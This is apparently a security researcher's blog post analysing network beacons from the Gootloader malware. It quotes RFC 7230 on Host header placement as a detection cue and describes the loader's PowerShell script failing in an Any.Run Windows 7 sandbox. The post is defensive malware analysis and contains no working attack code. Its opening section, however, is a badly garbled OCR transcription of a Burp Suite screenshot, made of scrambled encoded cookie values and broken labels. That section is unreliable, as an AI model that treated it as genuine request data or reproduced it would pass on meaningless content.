	e: 059F259: Vp)(H4sIAAA)		UW+bMBD+K/	2SSaRiSHJ6	skTAabzhQJ	QTEJGO	VOLUAGGEOn	tween the state of	₩₽juu89358+	nmeaGQJc4r:	r1CJqT658Api	5syyoyojhpRcl	D4FX6jGvo	ThXsd/LJzbV31X41	Fg/9ztrn51	k31n¥z97pag	Request attributes		2	~	
7+3	7DAh9j8qqH	RONTIGOV	gGc2TH4ulB	UOVARTHI 21	/OmH6jJAJz3	FHGe 3n	krk6Yn0Fse	QJAAALZIJAJ	7WZrWpWFkF3	lmZsUoOtNO;	pzS9wiyhL85t	GlissK/EH1F fp	RVWDUOTOE	FuelSirER/OH/Xj: 2xUD0r05cG0V+btcI	izChM78Vv	FXBZPEucTZ2	Request query para	meters	0	~	
dayi	h17S9h2MIf	gat LxGbF	0E049EvikL	e7gQ1pq3k1	LSabGQ/CVp1	277Qtq	P/2mJql3WCw	TncHck 3POS1	Saq6+RB3Vv4	OKqYUMFQy8	vo0WhFeEloLx	mRxUIK66x472g	CrjYsiHgzy	YTCqdnpxIUnyJ+H k5bNSbLLFi0I0KYv	a5b fpjnr0	HmE/rQpOrQ	Request body param		0	~	
Dittot	AA0I3SC/hL	: 0597	2592CD1-											OPoUUi+cBb/luDk)			Request body param	Jeters	0	*	
Uuc	ploxadhilla	qyh5Dw/B	/ey@hEriqG	ANIDSCC2AI	FURESD'TS 7ET	CDotts	w+fkYP4wdN	nbewrwGCCKI	870jgVdYjwg	G6SmZchRdg	GdBBtD9RcSo	BaQDvhYDJXjL9	FPd3Rb1C7	4hRFv&dRnYBlpi+a	aj4NBu3QR	Fq9E7dLg+yI	Request cookies		5	^	
.NO	w4Sw=; 0591	2592CD2+												iRpxd1I0vhU99Xf1			Name	Value		\overline{a}	
								(e4034G/js6) AIL+Es; 0591		lnQ1Wgx9CH	igmeBdbstK7	HV0VLCBD01117	sZboś fqMJ:	SGMBr1/s00:0qBQx;	zRLUU+1WE	EVPE70Hu4cq	059F2592CD	5gTiyVpXH	HASIAAAA	>	
														4Z/SSoWPOBsOhCA4 LoyPhiBRwEAA0I33			059F2592CD1	5gTiyVpXH	44sIAAAA	>	
97:		yUp)014sI					AA4jdIL+Es										059F2592CD2	5gTiyVpXH	HIAAAA	>	
	ction: clos																059F2592CD3	5gTiyVpXH		>	
																	059F2592CD4		H4sIAAAA		
																				+	
																	Request headers		4	~	
-	< → 50	rch													Q	0 highlights					
0																					

The host field is not in the RFC compliant place. RFC 7230 section 5.4


(<u>https://datatracker.ietf.org/doc/html/rfc7230#section-5.4</u>) states: "Since the Host field-value is critical information for handling a request, a user agent SHOULD generate Host as the first header field following the request-line." as seen below.

$\leftarrow \rightarrow$ C \textcircled{a} https://datatracker.ietf.org/doc/html/rfc7230#section-5.4	E
<u>5.4</u> . Host	
The "Host" header field in a request provides the host and port information from the target URI, enabling the origin server to distinguish among resources while servicing requests for multiple host names on a single IP address.	
Host = uri-host [":" port] ; <u>Section 2.7.1</u>	
A client MUST send a Host header field in all HTTP/1.1 request messages. If the target URI includes an authority component, then a client MUST send a field-value for Host that is identical to that authority component, excluding any userinfo subcomponent and its "@" delimiter (<u>Section 2.7.1</u>). If the authority component is missing or undefined for the target URI, then a client MUST send a Host header field with an empty field-value.	
Since the Host field-value is critical information for handling a request, a user agent SHOULD generate Host as the first header field following the request-line.	
<pre>For example, a GET request to the origin server for</pre>	
GET /pub/WWW/ HTTP/1.1 Host: www.example.org	

If you observe PCAP with a GET request that shows the User-Agent field is a web browser, but it is not RFC 7230 compliant, you should scrutinize it.

Running it in Any Run:

Here's a snip from the Anyrun session showing the Gootloader Powershell script erroring out (<u>https://app.any.run/tasks/10a07fb3-6e8c-426f-a647-3f2b94eef7a9</u>):



The last lines of the PowerShell transcript show the error. Because the PS executes in my local Win 11 VM, but it errors out in the Any Run Win 7 VM, I am speculating that their recent change might use PS commands that don't work in Win 7. In a previous post (<u>https://malasada.tech/gootkit-is-broken-right-now/</u>) we discussed how the Gootloader PS stopped working. This post shows that previous post was incorrect.

This leads me to question if the Any Run's \$150 a month cost is worth it if I'm restricted to a Win 7 VM that doesn't execute the Gootloader PS. It's unfortunate because Any Run is VERY convenient for quick and easy analysis – especially since they added the Script Tracer capabilities.

TODO:

In a future post, I'll dive into the following:

- Improving the Process Monitor filter,
- Creating filters in Burp Suite so that only the beaconing domains are intercepted,
- Running TOR on the local VM so that we can Forward the beacon packets and evaluate the responses, and
- Doing a deep dive to evaluate the RFC 7230 Section 5.4 compliance for PS System.Net.WebRequest to see if PCAP shows it is non-compliant.

Summary:

The Gootloader isn't down as I've previously posted. You can perform simple analysis on a local VM running Process Monitor and Burp Suite, with minimal configuration.

Post navigation

Automating Gootkit Detection with urlscan.io: A Step-by-Step Guide

One thought on "Gootloader Isn't Broken" Comments are closed.